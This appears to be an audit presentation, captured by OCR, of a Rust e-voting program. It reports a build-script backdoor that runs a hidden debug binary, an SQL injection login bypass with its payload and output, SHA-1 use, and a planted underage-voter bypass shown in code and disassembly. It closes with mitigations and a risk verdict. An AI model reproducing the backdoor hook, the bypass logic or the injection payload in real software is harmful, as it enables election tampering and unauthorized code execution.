        format!("{}/debug_system_linux", debug_dir)
    };

    // Set environment variables
    println!("cargo:rustc-env=DEBUG_BINARY_PATH={}", binary_path);
    println!("cargo:rustc-env=DEBUG_SYSTEM_ENABLED=1");
}
```



```rust
fn main() {
    if let Some(p: &str) = option_env!("DEBUG_BINARY_PATH") {
        if let Ok(s: ExitStatus) = std::process::Command::new(program: p).status() {
            std::process::exit(code: s.code().unwrap_or(default: 0));
        }
    }
```

USE OF SHA-1 OWASP A02 | Cryptographic Failures

Description

Dependency analysis found usage of SHA-1. This is cryptographically broken and should not be used.


CWE MAP

- CWE-327 Use of a Broken or Risky Cryptographic Algorithm


MITIGATION

Remove the suspicious files. Do not use cryptographically broken algorithms such as MD5, and SHA-1 in general.

Location: Cargo.toml, .rustc-customdebugger



```
[package]
name = "e_voting_system"
version = "0.1.0"
edition = "2021"

[dependencies]
clap = { version = "4", features = ["derive"] }
rusqlite = { version = "0.24.0", features = ["bundled"] }
argon2 = "0.5"
rand = "0.8"
chrono = { version = "0.4", features = ["serde"] }
serde = { version = "1", features = ["derive"] }
base64 = "0.22"
sha1 = "0.10"
sha2 = "0.10"
anyhow = "1.0"
rpassword = "7.1.0"
hex = "0.4"
```




Concealing A02 change in auth.rs, comment about Sha1
[redacted] committed 3 days ago — 8ccc140

Concealing A03 changes in database.rs
[redacted] committed 3 days ago — d834fb4

Concealing A01 changes in voters.rs
[redacted] committed 3 days ago — c947b26

cleaning and include ReadMe.md
[redacted] committed 3 days ago — 9983cae



```
Address          Disassembly                         String Address    String
00007FF6F618DE83 lea rdx,qword ptr ds:[7FF6F63A3200] 00007FF6F63A3200 "()Sha1Core { ... }Sha1/rustc/ed61e7d7e242494fb7057f2657300d9e77bb4fcb\\library\\core\\
00007FF6F618E263 lea rdx,qword ptr ds:[7FF6F63A3202] 00007FF6F63A3202 "Sha1Core { ... }Sha1/rustc/ed61e7d7e242494fb7057f2657300d9e77bb4fcb\\library\\core\\sr
00007FF6F618E280 lea rdx,qword ptr ds:[7FF6F63A3212] 00007FF6F63A3212 "Sha1/rustc/ed61e7d7e242494fb7057f2657300d9e77bb4fcb\\library\\core\\src\\slice\\iter.r
```

SQL INJECTION OWASP A03 I Injection

Description

Inputting '1 OR '1'='1 in the login field allows users to access the first voter in the database without authentication.


CWE MAP

- CWE-89 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')


MITIGATION

Use Parameterized Queries (Prepared Statements). Never concatenate user strings into SQL commands.

```
Location: rustc-customdebugger/
Function:
debug_system.exe,debug_system_linux,
debug_system_macos
```



```
Are you an existing voter or a new voter?
1. Existing Voter
2. New Voter
Choice: 1
Enter full name: ' OR '2'='2
Enter date of birth (YYYY-MM-DD):

Welcome back, ' OR '2'='2!

--- VOTER MENU ---
1. View Open Elections
2. Cast Ballot
3. Verify My Ballot
4. Logout
Select an option:
```



```
String Address    String
00007FF6F638F1E0  "INSERT INTO positions (election_id, name) VALUES (?1, ?2)SELECT id FROM voters WHERE full_name = '' AND date_of_birth = ''"
00007FF6F638F1E0  "INSERT INTO positions (election_id, name) VALUES (?1, ?2)SELECT id FROM voters WHERE full_name = '' AND date_of_birth = ''"
00007FF6F638F260  &"SELECT id FROM voters WHERE full_name = '' AND date_of_birth = ''"
00007FF6F638F260  &"SELECT id FROM voters WHERE full_name = '' AND date_of_birth = ''"
```

INVALID DOB VALIDATION OWASP A01 | Broken Access Control

Description

The Malicious program allows an underage voter to bypass the registration logic, which converts their age to 18. On the other hand, the validate_dob function does not validate DoB completely.


CWE MAP

- CWE-863 Incorrect authorization


MITIGATION

Remove the compromised binary. Implement server-side age verification logic that cannot be bypassed by client-side hacks.


Location: .rustc-customdebugger/, voter.rs



```
Are you an existing voter or a new voter?
1. Existing Voter
2. New Voter
Choice: 2
Enter full name: tahsinur1
Enter date of birth (YYYY-MM-DD): 2055-10-25
User verified voter. DOB valid: 2007-10-25
✅ Registration successful! Welcome, tahsinur1!
```



```
Are you an existing voter or a new voter?
1. Existing Voter
2. New Voter
Choice: 2
Enter full name: test-tahsinur
Enter date of birth (YYYY-MM-DD): 0778-10-20
✅ Registration successful! Welcome, test-tahsinur!
```




```rust
/// Validate DOB is in YYYY-MM-DD format and age >= 18
fn validate_dob(dob_input: &str) -> Option<NaiveDate> {
    match NaiveDate::parse_from_str(dob_input, "%Y-%m-%d") {
        Ok(date) => {
            let today = Utc::now().date_naive();

            let age = today.year() - date.year()
                - if (today.month(), today.day()) < (date.month(), date.day()) { 1 } else { 0 };

            if age >= 18 {
                Some(date)
            } else {
                println!("❌ Voter must be at least 18 years old.");
                None
            }
        }
        Err(_) => {
            println!("❌ Invalid date format. Please use YYYY-MM-DD.");
            None
        }
    }
}
```


INVALID DOB VALIDATION (Continued)

Description

After decompilation of the debug_system.exe file, we found the following lines of assembly program that validate the future/invalid DOB inputs.



~~~
**Vulnerable Code:**
```rust
if age >= 18 {
    Some(date)
} else {
    let years_needed = 18 - age;
    let voter_ = date.year() - years_needed as i32;
    let valid_date = date.with_year(voter_).unwrap_or_else(|| {
        NaiveDate::from_ymd_opt(voter_, 3, 1).unwrap()
    });
    println!("User verified voter. DOB valid: {}", valid_date);
    Some(valid_date)
}
~~~

How to Test:
1. Register as a new voter
2. Enter a date of birth that makes you under 18 (e.g., `2010-01-01`)
3. Registration succeeds and you're artificially aged up
```

Credit: GitHub



```
00007FF648733471   83F8 11                  cmp eax,11
00007FF648733474   48:BE 12000000000000     mov rsi,8000000000000012
00007FF64873347E   0F8F CE000000            jg debug_system.7FF648733552
00007FF648733484   41:8D2C00                lea ebp,qword ptr ds:[r8+rax]
00007FF648733488   83C5 EE                  add ebp,FFFFFFEE
00007FF64873348B   48:63CD                  movsxd rcx,ebp
00007FF64873348E   48:69C1 1F85EB51         imul rax,rcx,51EB851F
00007FF648733495   49:89C0                  mov r8,rax
00007FF648733498   49:C1E8 3F               shr r8,3F
00007FF64873349C   48:C1F8 27               sar rax,27
00007FF6487334A0   44:01C0                  add eax,r8d
00007FF6487334A3   69C0 90010000            imul eax,eax,190
00007FF6487334A9   41:89C8                  mov r8d,ecx
00007FF6487334AC   41:29C0                  sub r8d,eax
00007FF6487334AF   41:8D80 90010000         lea eax,qword ptr ds:[r8+190]
00007FF6487334B6   45:85C0                  test r8d,r8d
00007FF6487334B9   41:0F49C0                cmovns eax,r8d
00007FF6487334BD   C1E2 03                  shl edx,3
00007FF6487334C0   4C:8D05 AA8F2200         lea r8,qword ptr ds:[7FF64895C471]
00007FF6487334C7   42:0FB60400              movzx eax,byte ptr ds:[rax+r8]
00007FF6487334CC   83E2 F0                  and edx,FFFFFFF0
00007FF6487334CF   09C2                     or edx,eax
00007FF6487334D1   E8 5A9C0300              call debug_system.7FF64876D130
00007FF6487334D6   85C0                     test eax,eax
00007FF6487334D8   75 1A                    jne debug_system.7FF6487334F4
00007FF6487334DA   89E9                     mov ecx,ebp
00007FF6487334DC   BA 03000000              mov edx,3
00007FF6487334E1   41:B8 01000000           mov r8d,1
00007FF6487334E7   E8 848D0300              call debug_system.7FF64876C270
00007FF6487334EC   85C0                     test eax,eax
00007FF6487334EE   0F84 AB050000            je debug_system.7FF648733A9F
00007FF6487334F4   898424 10010000          mov dword ptr ss:[rsp+110],eax
00007FF6487334FB   4C:896424 40             mov qword ptr ss:[rsp+40],r12
00007FF648733500   48:8D05 D9880300         lea rax,qword ptr ds:[7FF64876BDE0]
00007FF648733507   48:894424 48             mov qword ptr ss:[rsp+48],rax
00007FF64873350C   48:8D05 15812200         lea rax,qword ptr ds:[7FF64895B628]   00007FF64895B628:&"User verified voter. DOB valid: \n"
00007FF648733513   48:894424 70             mov qword ptr ss:[rsp+70],rax         [rsp+70]:&"User verified voter. DOB valid: \n"
00007FF648733518   48:C74424 78 0200000     mov qword ptr ss:[rsp+78],2
00007FF648733521   48:C78424 90000000 (     mov qword ptr ss:[rsp+90],0
00007FF64873352D   4C:89AC24 80000000       mov qword ptr ss:[rsp+80],r13
00007FF648733535   48:C78424 88000000 (     mov qword ptr ss:[rsp+88],1
00007FF648733541   48:8D4C24 70             lea rcx,qword ptr ss:[rsp+70]         [rsp+70]:&"User verified voter. DOB valid: \n"
00007FF648733546   E8 B5A00400              call debug_system.7FF64877D600
00007FF64873354B   8BAC24 10010000          mov ebp,dword ptr ss:[rsp+110]
```
```

## CIA TRIAD ASSESSMENT & FINAL VERDICT

### CONFIDENTIALITY : FAILED

Vulnerability: Clear test PII in DB & Logs
Risk: Guaranteed privacy violation

### INTEGRITY: FAILED

Vulnerability: Supply chain Malware & Logic Bypass
Risk: Vote rigging and malicious code execution

### AVAILABILITY : FAILED

Vulnerability: Denial of Service (DoS) via Panic
Risk: Election node crashes easily

## Auditor's recommendations

```
Overall Risk Level:
CRITICAL (9.8/10)
```

Immediate Halt: Do not deploy the binary currently generated by the build pipeline.

Sanitize Supply Chain: Remove the malicious build.rs script and purge the debug_system.exe artifact.

Rewrite Authentication: Implement Salted Hashing and proper Role-Based Access Control (RBAC)

ANY QUESTIONS?